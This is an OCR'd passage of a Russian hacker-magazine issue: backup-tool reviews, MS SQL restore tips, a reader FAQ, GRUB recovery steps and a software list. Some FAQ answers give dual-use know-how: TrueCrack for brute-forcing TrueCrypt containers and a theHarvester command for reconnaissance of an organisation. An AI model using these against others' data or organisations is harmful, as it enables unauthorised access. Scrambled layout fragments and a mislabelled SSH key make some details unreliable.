Например, разработка SQL Backup And FTP и One-Click SQL Restore соответствует принципу «настроил и забыл». Обладая очень простым и понятным интерфейсом, они позволяют создавать копии баз данных MS SQL Server (включая Express) и Azure, сохранять зашифрованные и сжатые файлы на FTP и облачных сервисах (Dropbox, Box, Google Drive, MS SkyDrive или Amazon S3), результат можно тут же просмотреть. Возможен запуск процесса как вручную, так и по расписанию, отправка сообщения о результате задания по email, запуск пользовательских скриптов.

Поддерживаются все варианты бэкапа: полный, дифференциальный, журнал транзакций, копирование папки с файлами и многое другое. Старые резервные копии удаляются автоматически. Для подключения к виртуальному узлу используется SQL Management Studio, хотя здесь могут быть нюансы и это будет работать не во всех таких конфигурациях. Для загрузки предлагается пять версий — от бесплатной Free до навороченной и платной Prof Lifetime. Функционала Free вполне достаточно для небольших сетей, в которых установлено один-два SQL-сервера, все основные функции активны. Ограничено количество резервных БД, возможность отправки файлов на Google Drive и SkyDrive и шифрование файлов. Интерфейс хотя и не локализован, но очень прост и понятен даже новичку. Нужно лишь подключиться к SQL-серверу, после чего будет выведен список баз данных, следует отметить нужные, настроить доступ к удаленным ресурсам и указать время выполнения задания. И все это в одном окне.

Но есть одно «но». Сама программа не предназначена для восстановления архивов. Для этого предлагается отдельная бесплатная утилита One-Click SQL Restore, понимающая и формат, созданный командой BACKUP DATABASE. Админу необходимо лишь указать архив и сервер, на который восстановить данные, и нажать одну кнопку. В более сложных сценариях придется использовать RESTORE.

SQL Backup And FTP позволяет одним щелчком произвести бэкап MS SQL

Утилита One-Click SQL Restore предназначена для восстановления баз MS SQL


Iperius

Сайт: iperiusbackup.com	**Лицензия:** коммерческая, есть версия Free	**Поддерживаемые СУБД:** Oracle 9–11, XE, MySQL, MariaDB, PostgreSQL и MS SQL Server

Когда приходится управлять несколькими типами СУБД, без комбайнов не обойтись. Выбор большой. Например, Iperius — легкая, очень простая в использовании и одновременно мощная программа для резервного копирования файлов, имеющая функцию горячего резервирования баз данных без прерывания в работе или блокирования. Обеспечивает полный или инкрементальный бэкап. Может создавать полные образы дисков для автоматической переустановки всей системы. Поддерживает резервное копирование на NAS, USB-устройства, стример, FTP/FTPS, Google Drive, Dropbox и SkyDrive. Поддерживает сжатие ZIP без ограничения в размере файлов и AES256-шифрование, запуск внешних скриптов и программ. Включает весьма функциональный планировщик заданий, возможно параллельное или последовательное выполнение нескольких заданий, результат отправляется на email. Поддерживаются многочисленные фильтры, переменные для персонализации путей и настроек.

Возможность закачки по FTP позволяет легко обновлять информацию на нескольких веб-сайтах. Открытые файлы резервируются при помощи технологии VSS (теневого копирования томов), что позволяет производить горячий бэкап не только файлов СУБД, но и других приложений. Для Oracle также доступно средство организации резервного копирования и восстановления данных RMAN (Recovery Manager). Чтобы не перегружать канал, есть возможность настройки полосы пропускания. Управление резервированием и восстановлением производится при помощи локальной и веб-консоли. Все функции на виду, поэтому для настройки задания потребуется лишь понимание процесса, в документации заглядывать даже не придется. Также можно отметить менеджер учетных записей, что очень удобно при большом количестве систем.

Базовые функции предлагаются бесплатно, но возможность резервирования БД заложена только в версиях Advanced DB и Full. Поддерживается установка от XP до Windows Server 2012.



Настройка задания в Iperius

Handy Backup

Сайт: handybackup.ru	**Лицензия:** коммерческая
Поддерживаемые СУБД: Oracle, MySQL, IBM DB2 (7–9.5) и MS SQL Server	

Одна из самых мощных систем управления реляционными базами данных — IBM DB2, имеющая уникальные функции по масштабированию и поддерживающая множество платформ. Поставляется в нескольких редакциях, которые построены на одной базе и отличаются функционально. Архитектура баз данных DB2 позволяет управлять практически всеми типами данных: документами, XML, медиафайлами и так далее. Особо популярна бесплатная DB2 Express-C. Бэкап очень прост:

```
db2 backup db sample
```


Или снапшот, использующий функцию Advanced Copy Services (ACS):

```
db2 backup db sample use snapshot
```

Но нужно помнить, что в случае снимков мы не можем восстанавливать (db2 recover db) отдельные таблицы. Есть и возможности по автоматическому бэкапу, и многое другое. Продукты хорошо документированы, хотя в русскоязычном интернете руководства встречаются редко. Также далеко не во всех специальных решениях можно найти поддержку DB2.

Например, Handy Backup позволяет выполнять бэкап нескольких типов серверов баз данных и сохранять файлы практически на любой носитель (жесткий диск, CD/DVD, облачное и сетевое хранилище, FTP/S, WebDAV и другие). Возможен бэкап баз данных через ODBC (только таблицы). Это одно из немногих решений, поддерживающих DB2, и к тому же имеет логотип «Ready for IBM DB2 Data Server Software». Вся процедура выполняется при помощи обычного мастера, в котором необходимо лишь выбрать нужный пункт и сформировать задачу. Сам процесс настройки настолько прост, что разобраться сможет и новичок. Можно создать несколько заданий, которые будут запускаться по расписанию. Результат фиксируется в журнале и отправляется по email. Во время работы задания остановка сервиса не требуется. Архив автоматически сжимается и шифруется, что гарантирует его безопасность.

Работу с DB2 поддерживают две версии Handy Backup — Office Expert (локальный) и Server Network (сетевой). Работает на компьютерах под управлением Win8/7/Vista/XP или 2012/2008/2003. Сам процесс развертывания несложен для любого админа.



Работа мастера создания нового задания в Handy Backup

ОСОБЕННОСТИ БЭКАПА MS SQL SERVER

Создание резервной копии и восстановление СУБД имеет свои отличия, которые нужно учитывать, особенно их много при переносе архива на другой сервер. Для примера разберем некоторые нюансы MS SQL Server. Для архивирования при помощи Transact-SQL следует использовать команду BACKUP DATABASE (есть и разностная DIFFERENTIAL) и журнал транзакций BACKUP LOG.

Если резервная копия разворачивается на другом сервере, нужно убедиться, что присутствуют те же самые логические диски. Как вариант — можно вручную прописать правильные пути для файлов базы данных, используя опцию WITH MOVE команды RESTORE DATABASE.

Простая ситуация — бэкап и перенос баз на другие версии SQL Server. Эта операция поддерживается, но в случае SQL Server будет работать, если версия сервера, на которой разворачивается копия, такая же или новее, чем та, на которой она создавалась. Причем есть ограничение: новее не более чем на две версии. После восстановления БД будет находиться в режиме совместимости с той версией, с которой осуществлялся переход, то есть новые функции будут недоступны. Это легко поправить, изменив COMPATIBILITY_LEVEL. Можно это сделать при помощи GUI или SQL-запроса

```
ALTER DATABASE MyDB SET COMPATIBILITY_↵
LEVEL = 110;
```

Определить, на какой версии была создана копия, можно, просмотрев заголовок файла архива. Чтобы не экспериментировать, при переходе на новую версию SQL Server следует запустить бесплатную утилиту Microsoft Upgrade Advisor.



FAQ

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU



Алексей «Zemond» Панкратов
3em0nd@gmail.com

Q Никак толком не могу донастроить MySQL. Есть ли какие-то тюнеры, чтобы показывали, в какую сторону подкручивать конфиг?

A Да, есть. Даже название созвучное — MySQLTuner (bit.ly/1lwoz0Q). Установить можно одной командой:

```
wget https://raw.github.com/rackerhacker↵
/MySQLTuner-perl/master/mysqltuner.pl
```

Q Суть такова: постоянно долбят сервер кучей запросов с разных айпи. То есть появляется адрес из US-сегмента и начинает заваливать запросами. Дропаю его через iptables. Через пять минут появляется новый айпишник, и все начинается снова. Игра продолжается уже вторую неделю. Надоело банить вручную. Свое писать лень, да и не уверен, что справлюсь. Есть какое-то простое, но действенное решение, чтобы перебанить этих горе-хакеров?

A Конечно! Для защиты от простых атак можно воспользоваться (D)DoS Deflate (bit.ly/1i3SSeD). Сам принцип его работы довольно прост. Каждую минуту крон дергает следующую команду

```
netstat -ntu | awk '{print $5}' | cut ↵
-d: -f1 | sort | uniq -c | sort -n
```

И айпи, число соединений с которых превышает заданное по конфигу, банятся файрволом. Немного расскажу про наиболее интересные параметры конфигурационного файла.

```
NO_OF_CONNECTIONS=150
```

Максимальное количество соединений с одного айпи. По умолчанию 150. Если стоит слабенький VDS, то можно снизить до 50–70 коннекшенов.

```
APF_BAN=1
```

Если стоит 1, как по дефолту, то используется APF. Для использования iptables значение нужно изменить на 0 (ноль).

```
BAN_PERIOD=600
```

Указывает время в секундах, на которое будет забанен айпи. Если атака идет сильная, то можно увеличить значение до суток. Предусмотрен лист белых айпи, в который рекомендую сразу же добавить свои адреса.

Q Хочу подключаться с Android-планшета по VPN к своей сетке и рулить серверами, пользоваться шарами и прочим. Какой софт посоветуешь?

A Для соединения по VPN можно пользоваться дефолтными средствами самого андроида. С софтом много разных вариантов. Мой набор такой. Fing — Network Tools (bit.ly/1cZZAN1) — для изучения и исследования своей и не только своей сети. Сканирует и выводит список хостов. Также, выбрав один из них, можно просканировать его на наличие сервисов. JuiceSSH — SSH Client (bit.ly/1ITgYg3) — для подключения по SSH. Возможности (далеко не все):

- терминал с поддержкой SSH, Local Shell, Mosh и Telnet;
- полная поддержка выделения команд и строк цветом;
- нормальная клавиатура со всем необходимым набором букв и знаков;
- быстрое изменение размера шрифта качелькой изменения уровня громкости;
- поддержка внешней клавиатуры;
- открытие ссылки в браузере кликом по ней;
- копирование и вставка внутри сессии;
- сохранение SSH-скриптов на Dropbox/Evernote/SD-карту или в почте;
- поддержка кодировки UTF-8;
- упорядочивание соединений по группам;
- сессии SSH в фоновом режиме;
- мгновенный доступ к наиболее часто используемым соединениям при открытии приложения;
- поддержка паролей и ключей.

2X Remote Desktop Client (bit.ly/1fnTMhy) — подключение к Win-машинам по RDP. Поддерживает подключение к консоли удаленного сервера (что бывает весьма полезно). ES Проводник (bit.ly/19yWAME) — если он у тебя еще не стоит, то срочно устанавливай. Программа из серии must have. Позволяет получить доступ к сетевым


VPN НА WIN 2008 R2

Полезный хинт



Как поднять сервер VPN на винде средствами самой винды?

A Для этого нам нужно вначале добавить роль «Службы политики сети и доступа». При установке выбрать «Службы маршрутизации и удаленного доступа», там поставить все галки. После установки роли необходимо, как ни странно, настроить ее. Переходим в диспетчер сервера, раскрываем ветку «Роли», выбираем роль «Службы политики сети и доступа», разворачиваем, жмакаем правой кнопкой по «Маршрутизация и удаленный доступ» и выбираем «Настроить и включить маршрутизацию и удаленный доступ». Откроется мастер настройки. На конфигурации выбираем самый нижний пункт «Особая конфигурация» и в следующем окошке ставим галку «Доступ к виртуальной частной сети», «Преобразование сетевых адресов NAT» и «Маршрутизация локальной сети». На этом настройка роли закончена. Теперь займемся конфигурацией портов. Для этого открываем свойства портов, это все в том же пункте «Маршрутизация и удаленный доступ», где удаляем все ненужное (SSTP, PPOE, L2TP, IKEv2) и уменьшаем количество портов у PPTP. Скажем, до десяти. Остается только настроить NAT. Переходим в «Преобразование сетевых адресов (NAT)» и добавляем новый интерфейс. В появившемся окошке выбираем «Подключение к интернету». Помечаем его как «Общий интерфейс подключен к интернету» и ставим галочку «Включить NAT на данном интерфейсе». После этого выбираем внутренний интерфейс и помечаем его как «Частный интерфейс подключен к частной сети». На этом все, сервер ждет подключений. Айпишники можно раздавать автоматически, но я рекомендую выделить для этого пул адресов.



Настройка NAT



Fing в действии

шарам, FTP-серверам и облачным хранилищам. Также поддерживает дропбокс, скайдрайв и еще кучу полезных и удобных фишек. Плюс полностью вытесняет ту пародию на файловый менеджер, что стоит по дефолту. Android Terminal Emulator (bit.ly/1iwYoFz) — терминал на андроиде, с хардварной клавиатурой превращается в очень мощный инструмент. Все программы работают без root. Но с ним возможности той же консоли возрастают в разы.

Q Что-то нагло съело все место на харде. Стоит убунта. Нужно понять что и решить вопрос через консоль. Команда du -h в хоум-директории дает уж слишком много значений, и разобраться в них сложно. Что посоветуешь?

A Посоветую грепать с использованием ключа -v. Благодаря ему можно исключить из вывода ненужные значения. Полная команда будет такова:

```
sudo du -h | grep -v K | grep -v ↵
M | grep G
```

Данной командой мы исключаем файлы в килобайтах и мегабайтах. Остаются лишь самые тяжелые. На них и стоит обратить внимание в первую очередь. Для более интересных выводов можно написать скрипт, где выводить файлы размером больше заданного значения.

Q Друг скинул по почте файлик в виде file.tar.gz.gpg и пароль к нему. Как я понял, файл зашифрован, и как мне его теперь открыть?

A Верно, архив зашифрован. Для определения, что такое pgp, лучше всего обратиться к Википедии:

«PGP (англ. Pretty Good Privacy) — компьютерная программа, также библиотека функций, позволяющая выполнять операции шифрования и цифровой подписи сообщений, файлов и другой информации, представленной в электронном виде, в том числе прозрачное шифрование данных на запоминающих устройствах, например на жестком диске».

А для самой расшифровки файла воспользуемся командой

```
gpg -D file.tar.gz.gpg > file.tar.gz
```

Ей мы проводим расшифровку с выводом результата в файл, иначе будет использоваться стандартный вывод.

Q Поставил новенький 2008 R2 сервер. На него IIS + MS SQL 2008 и накатил студию 2008. Ушел в отпуск. А когда вернулся, меня ждал сюрприз от БД в виде «The remote procedure call failed [0x800706be]» и новенькая студия версии 2012. Теперь нет доступа к управлению MS SQL вообще. Я не могу ни перезагрузить ее, ни бэкап сделать. При этом у программистов все работает, запросы проходят, сайты крутятся. Что теперь с этим всем делать?

A Да, есть такая беда несовместимости этих двух пакетов. Для ее решения нужно скопировать все базы из папки DATA, на случай, если MS SQL умрет окончательно. Поставить все сервис-паки, до SP3 включительно. И перекомпилировать MOF-файл командой

```
mofcomp.exe "C:\Program Files ↵
(x86)\Microsoft SQL Server\100\↵
Shared\sqlmgmproviderxpsp2up.mof"
```

Теперь перезагружаемся и видим управляемый SQL-сервер.

Q Появилась необходимость взломать шифрованный контейнер TrueCrypt. Что подскажешь по софту?

A Для этих целей мне больше всего нравится TrueCrack (bit.ly/OizqAd). Он, кстати, входит в дистрибутив Kali Linux.

ВЕРНИСЬ, GRUB!

После непродолжительных экспериментов с MBR упал груб. Вместо загрузки на черном фоне висит grub rescue. Как его поднять без переустановки?




В Grub Rescue Mode, увы, доступно весьма немного команд. Поэтому восстанавливать придется следующим образом: первоначально нужно поднять все модули, чтобы стала доступна вся функциональность GRUB, а уже потом запускаться с нужного раздела. Как все знают, GRUB состоит из двух частей. Первая из них записана в MBR диска. Именно она и содержит базовую функциональность, то есть как раз то, что мы можем видеть в данный момент. В rescue mode нет даже команд загрузки ОС с нужного раздела. Для этого надо для начала определить, где же находится вторая часть груба (напоминаю, что в линуксе она должна лежать по адресу /boot/grub), и подгрузить недостающие модули.

2 Список команд весьма негуст:

```
ls
set
unset
insmod
```

Но для нас хватит. Вначале вводим ls, тем самым узнаем разделы нашего харда.

```
(hd0) (hd0,msdos3) (hd0,msdos2) (hd0,msdos1)
(hd1) (hd1,msdos2) (hd1,msdos1)
```



3 Теперь самое интересное. Нужно угадать, на каком из этих разделов лежит наш груб. Делается это следующим образом:

```
set prefix=(hd0,1)/boot/grub
set root=(hd0,1)
ls /boot/grub
```

Этими командами мы указываем использовать первый раздел диска hd0 для дальнейших команд. После чего нужно проверить, действительно ли на этом разделе есть GRUB. Если ничего не выводится, значит, ты не угадал раздел и нужно перебирать дальше.

```
set prefix=(hd0,2)/boot/grub
set root=(hd0,2)
ls /boot/grub
```

Как только появился листинг директории /boot/grub, можно смело переходить дальше.



Теперь остается вбить команды:

```
insmod ext2
insmod normal
normal
```


И груб самостоятельно подцепит все операционки и выведет свое меню, привычное глазу любого линуксоида.




Остается дело за малым. Загрузиться в линукс и от рута вбить команду

```
sudo grub-install /dev/sda
```

тем самым переустановив MBR, чтобы в следующий раз груб уже самостоятельно находил свою вторую часть с раздела.



The remote procedure call failed 0x800706be



Tasque

Может подбирать по словарю или использовать заданный алфавит, что довольно удобно. Есть поддержка CUDA. По ссылке есть вся подробная инфа по данной тулзе. Плюс примеры использования и сравнение подбора с использованием CUDA и без нее.

Q Как посмотреть информацию о системе в Windows стандартными средствами? При этом не устанавливая различные тулзы, по типу AIDA. Знаю про winver, который показывает версию OS. В моем случае данных нужно больше. Мать, видео, процессор и версия биоса — вот примерный список того, что нужно.

A Для твоих целей подойдет msinfo32. Служит для отображения подробных сведений об оборудовании, системных компонентах и среде программного обеспечения. Поддерживает командную строку. Может экспортировать файлы конфигурации, что удобно, если что-то устанавливаешь или настраиваешь на удаленной машине. Также может вывести сведения о конфликте ресурсов.

```
msinfo32 /nfo conflicts.nfo /categories ↵
+componentsproblemdevices+↵
resourcesconflicts+resourcesforcedhardware
```

Данная команда создаст файл conflicts.nfo, куда и выведет всю информацию о конфликтах системы.

Q Хочу провести разведку организации. Узнать, какие есть поддомены, емейлы. Может, в интернет что-то смотрит. Каким бы софтом это реализовать?

A Для этого можно использовать TheHarvester (bit.ly/1fqagdX). Синтаксис такой:

```
theHarvester.py -d example.com -l 200 ↵
-b all
```

где d — домен, l — лимит поиска, b — источник данных. Информация ищется в Google, Bing, Pgp, LinkedIn, Shodan. Также поддерживается активное исследование хоста методами DNS brute force, DNS reverse lookup и DNS TDL expansion. В конце своей работы тулза выдает отчет по найденным ею хостам, емейлам и другой полезной информации.

Q Работаю на ноутбуке, стоит линукс. Все было хорошо, пока работал от вайфая, но как только воткнул витую пару, сразу начались косяки. Соединение рвется практически каждую минуту. Куда копать?

 Первоначально нужно внимательно изучить логи.

```
cat /var/log/syslog | less
```

Они могут о многом рассказать. Количество возможных вариантов данной проблемы просто огромно. Начиная от криво обжатого кабеля и заканчивая некорректной поддержкой сетевой карты. Как вариант — можно попробовать хардварно отключить вафлю. На многих моделях для этого делают отдельный переключатель. Или на край комбинация кнопок <Fn + F№>, где F№ — кнопка включения/отключения вайфая. На ноутбуках это разные кнопки, хотя частенько это именно F2. Также в настройках сетевых соединений убунты есть пункт «Отключить Wi-Fi». После этого подключать сетевой кабель и тестить. Может быть, проблема именно в конфликте двух интерфейсов.

Q Часто подключаюсь к одному и тому же серверу по SSH. Приходится использовать команду вида ssh -i key user@server. Можно ли как-то сократить команду, чтобы ключ подцеплялся автоматически?

A Даже нужно! Для этого зайди в директорию

```
/home/.ssh/
```

Там создай файл для хранения паблик-ключа (для примера я его называл ssh_key), также не забудь выставить на него права.

```
chmod 600 ~/.ssh/ssh_key
```

Создаем конфиг и выставляем на него права

```
touch ~/.ssh/config
chmod 600 ~/.ssh/config
```

Содержимое примерно такое:

```
IdentityFile ~/.ssh/ssh_key
Host server
IdentityFile ~/.ssh/ssh_key
User user
Port 22
```

Сохраняем изменения в файле и пробуем соединиться.


```
ssh server
```

Если все сделано правильно, ты успешно залогинишься с помощью своего ключа.

Q Недавно перешел на Ubuntu. Подскажи какой-нибудь хороший и неперегруженный менеджер задач.

A Легко! Попробуй Tasque (bit.ly/1g65yNG) — это лайтовый, но мощный менеджер задач, написанный с использованием GTK. Он поддерживает стандартные функции списка задач и множественные списки, а отличают его от остальных подобных программ две вещи: интеграция с веб-сервисом Remember the Milk и почтовым клиентом Evolution.

Интерфейс Tasque предельно прост и интуитивен — кнопка для выбора раздела, формочка для введения новой задачи и окно со списком дел. Задачи разложены по спискам: просроченные, сегодняшние, на завтра, на следующую неделю и будущее. Также к просмотру доступен список выполненных дел — для этого перетягиваем ползунок по пунктам «Вчера», «Последняя неделя», «Последний месяц» или «Последний год». ☒





Почему бы и нет? Взять тех же монстров Metasploit (www.metasploit.com) или w3af (w3af.org). Это мощные фаззеры, которые могут отыскать многие баги, сократив при этом время пентестера в огромное количество раз. Плюс прямо из них можно сразу и проэксплуатировать найденные уязвимости.



С другой стороны, анализ любого нормального продукта, кроме общей картины, не принесет ничего интересного. Порой может даже запутать ложными срабатываниями. Но на то они и сканеры, а не крякеры интернета. В любом случае нужно понимать, что ты делаешь и чего хочешь добиться тем или иным инструментом.



Где диск?

Это четвертый номер][, который выходит без DVD.

У приложения к журналу была интересная судьба. Сначала был один CD на 650 Мб. Потом диска стало два. Когда пришло время переходить на объемный DVD (невиданные доселе 4,5 Гб крутого контента, который можно было запихнуть!), выяснилось интересное: недалекие распространители хотели продавать журнал с двумя дисками, не понимая разницы между CD и DVD. Поэтому некоторое время пришлось выпускать две версии: с двумя CD и с DVD. На протяжении долгого времени мы выпускали журнал вместе с двухслойным DVD, ежемесячно выкладывая помимо прочего какой-нибудь увесистый дистрибутив.

Но теперь пришло другое время. Стоимость мегабайта теперь мало кто считает — почти у всех безлимит. Уже мало кто пугается, если нужно скачать файл, который весит несколько гигабайт. В конце концов, мало кто вообще пользуется дисками, а у некоторых нет даже подходящих приводов.

Мы по-прежнему будем готовить подборки полезных утилит для Windows, Linux и OS X. Мы по-прежнему будем делать видеоролики для админов, программистов и пентестеров. И мы по-прежнему будем выкладывать вспомогательные файлы для наших статей. Но делать это будем онлайн по этому адресу: dvd.xakep.ru — для многих теперь так гораздо удобнее.

Но! Страна у нас большая. И мы уверены, что есть такие люди, для которых диск — это единственный способ получить свежие подборки программ. Ребята, напишите нам — мы обязательно вам поможем.

dvd.xakep.ru

>>WINDOWS

>DailySoft
7-Zip 9.20
DAEMON Tools Lite 4.49
Far Manager 3.0
Firefox 27.0.1
foobar2000 1.3.1
Google Chrome 33
K-Lite Mega Codec Pack 10.3.5
Miranda IM 0.10.21
Notepad++ 6.5.5
Opera 20.0
PuTTY 0.62
Skype 6.13
Sysinternals Suite
Total Commander 8.50
Unlocker 1.9.2
uTorrent 3.4
XnView 2.20

>Development
Checkheaders 1.0.1
CommitMonitor 1.8.7
CrashRpt 1.4.2
CruiseControl 2.8.4
glog 0.3.3
Google Test 1.7.0
MetalScroll 1.0.11
QDevelop 0.29
Rapidjson 0.11
RockScroll 1.0
SourceTree 1.4.1
SQL Watch 4.0
Symfony 2.0
TortoiseGit 1.8.7.0
TortoiseHg 2.11.1
Twitlib 2.0

>Misc
Alt+Tab Tuner 1.0.1
Close All 2.0
DevVicky Word
EyeLeo 1.1
Folder2MyPC 1.9
Glint 1.28
LeftSider 1.03
LiberKey 5.7
Logon Screen 2.56
Switcher 2.0.0
TaskbarSystemMonitor 0.3
TaTuich
USB History Viewer
Windows Double Explorer 0.4

>Multimedia
Calibre 1.28.0
Dual Monitor Tools 1.9
FastStone Image Viewer 5.1
freac 1.0.21a
Greenshot 1.1.7.17
GrooveWalrus 0.382
Juice 2.2
Pixie 4.1
RadioSure 2.2
SketchUp 2014
Songbird 2.2.0
Sublight 4
Webinaria
WinX DVD Author
Yawcam 0.4.1
ZumoCast 1.4.4

>Net
ADSL Speed Test
Cebmtpchat 1.1.1
Digital Janitor 5.3
DNSBench
Exodus 0.10
Feed Notifier 2.6
GNS3 0.8.6
Lunascape 6.8.2
MKTwitter
PeerBlock 1.1
ProxySwap
Serv-U 11.3.0.2
Vacuum-IM 1.2.3
WeFi 4.0.1
Xming 6.9.0.31
zButterfly 1.2

>Security
BBQSQL
Diviner 1.5.2
dSploit 1.0.31b
Honeydrive 0.2
Kippo 0.8
MaraDNS 2.0.09
Passivedns 1.1.3
PEBrowse Professional 10.1.4
PeePDF 0.2
Scylla 1.0
Smartphone Pentest Framework 0.2.5
Snuck 0.1
SQL Fingerprint 1.42.24
Subterfuge 5.0 Beta
Watcher 1.5.8
Xenotix 5

>System
Cameyo 2.6.1191
CCEnhancer 3.7
CCleaner 4.11
CPU-M Benchmark 1.3
CrystalDiskInfo 6.1.9
DHE Drive Info 3.3.561
Disk Investigator 1.31
DriverIdentifier 4.1
HWiNFO32 4.36
IObit Uninstaller 2.2
Logstalgia 1.0.3
Moo0 SystemMonitor 1.76
Soluto 1.3 Beta
UnknownDevices 1.5.2
WinContig 1.20b

>>MAC

ActoTracker BETA
AMPPS 2.3
AppDelete 4.1.2
Colloquy 2.4.2
DNSCrypt 0.19
Kiwi 3.2.0
list
MacMerger 1.0
Paparazzi! 0.6.7
Private Eye 1.0.0
SelfCloud 2.3.0
SlimBoat 1.1.48
Switch 1.1
TaskBoard 0.5.1 Beta
WiFiSpy 1.0.1
Wimoweh 0.2
YoWindow 3.0.161

>>UNIX

>Desktop
Banshee 2.6.2
Calibre 1.26.0
Cantata 1.3.0.1
Docfetcher 1.1.11
Easytag 2.1.10
Filebot 4.0
Globonote 1.4
Homebank 4.5.6
Lightdm 1.9.8
Makagiga 4.12
Mate 1.8.0
Neonview 0.8.2
Pcmanfm 1.2.0
Pcsx2 1.2.2
Peazip 5.2.2
Spectrwm 2.5.0
Tmsu 0.4.0
Ufraw 0.19.2

>Devel
Abcl 1.2.1
Benchlab 2.1
Bison 3.0.2
Burdshell 1.0b
Codequery 0.13
Griffon 1.6.8
Komodo_edit 8.5.3
Lazarus 1.2.0
Meld 3.11.0
Mercury 14.01
Multiotp 4.2.2
Oprofile 0.9.9
Rabbitvcs 0.16.0
Racket 6.0
Rgraph 2013-12-31
Ruby 2.1.1
Sonarqube 4.1.2
Stencyl 3.0

>Games
Assaultcube 1.2.0.2
Flightgear 3.0.0
Widelands build18

>Net
Aria2 1.18.3
Baresip 0.4.10
Bitflu 1.51
Firefox 27.0.1
Gpodder 3.6.0
Httraqt 1.3.0
Ipdecap 0.7
Liferea 1.10.6
Linkchecker 9.0
Miro 6.0
Ncdc 1.19
Opentrafficshaper 0.1.0rc1
Privoxy 3.0.21
Proxychains 3.1
Qbittorrent 3.1.9
Qutim 0.3.2
Sat 0.4.1
Sslh 1.16

>Security
Antijop 0.4
Cryptsetup 1.6.4
Cvechecker 3.5
Dnscrypt 1.3.3
Moblock 0.9.0
Peerguardian 2.2.4
Psad 2.2.3
Suricata 1.4.7
Yapet 1.0
Zulucrypt 4.6.9

>Server
Apache 2.4.9
Asterisk 11.8.1
Cassandra 2.0.6
CouchDB 1.5.0
CUPS 1.7.1
HAproxy 1.4.24
Lighttpd 1.4.35
Lucene 4.7.0
Memcached 1.4.17
nginx 1.4.6
OpenSSH 6.6
OpenVPN 2.3.2
Redis 2.8.7
Samba 4.1.6
Sphinx 2.1.6
Squid 3.4.4

>System
Ansible 1.5
Apcupsd 3.14.11
Barman 1.3.0
Cupt 2.7.1
Ddrescue 1.42
Filemonitor 2.4.1
Glogg 0.99.0
Klish 1.6.8
Kpatch
Lxc 1.0.0
Nvidia 331.21
Pulseaudio 5.0
Systemd 210
Tmux 1.9a
Virtualbox 4.3.8

>X-distr
PC-BSD 10.0.1

WWW 2.0

Сервис синхронизации конфигов Sublime Text 3

01

SUBLIMALL (sublimall.org)

→ Sublimall — сервис для синхронизации конфигурации Sublime Text 3. Для работы с ним нужно зарегистрироваться и установить плагин. После этого нужно вбить данные учетки в конфигурацию пакета Sublimall и загрузить конфиг своего редактора через команду Upload. Теперь в любом другом редакторе можно синхронизировать конфиг с помощью команды Retrieve. В общем, понятно, что решение далеко не идеально и с помощью банального Dropbox и хардлинков на все нужные файлы можно получить более функциональный механизм синхронизации, но придется покопаться (смотри выпуск FAQ в прошлом номере). Однако идея специального сервиса интересна, поэтому мы будем следить за развитием Sublimall.

GIF DELAYER (j.mp/1d68Wbx)

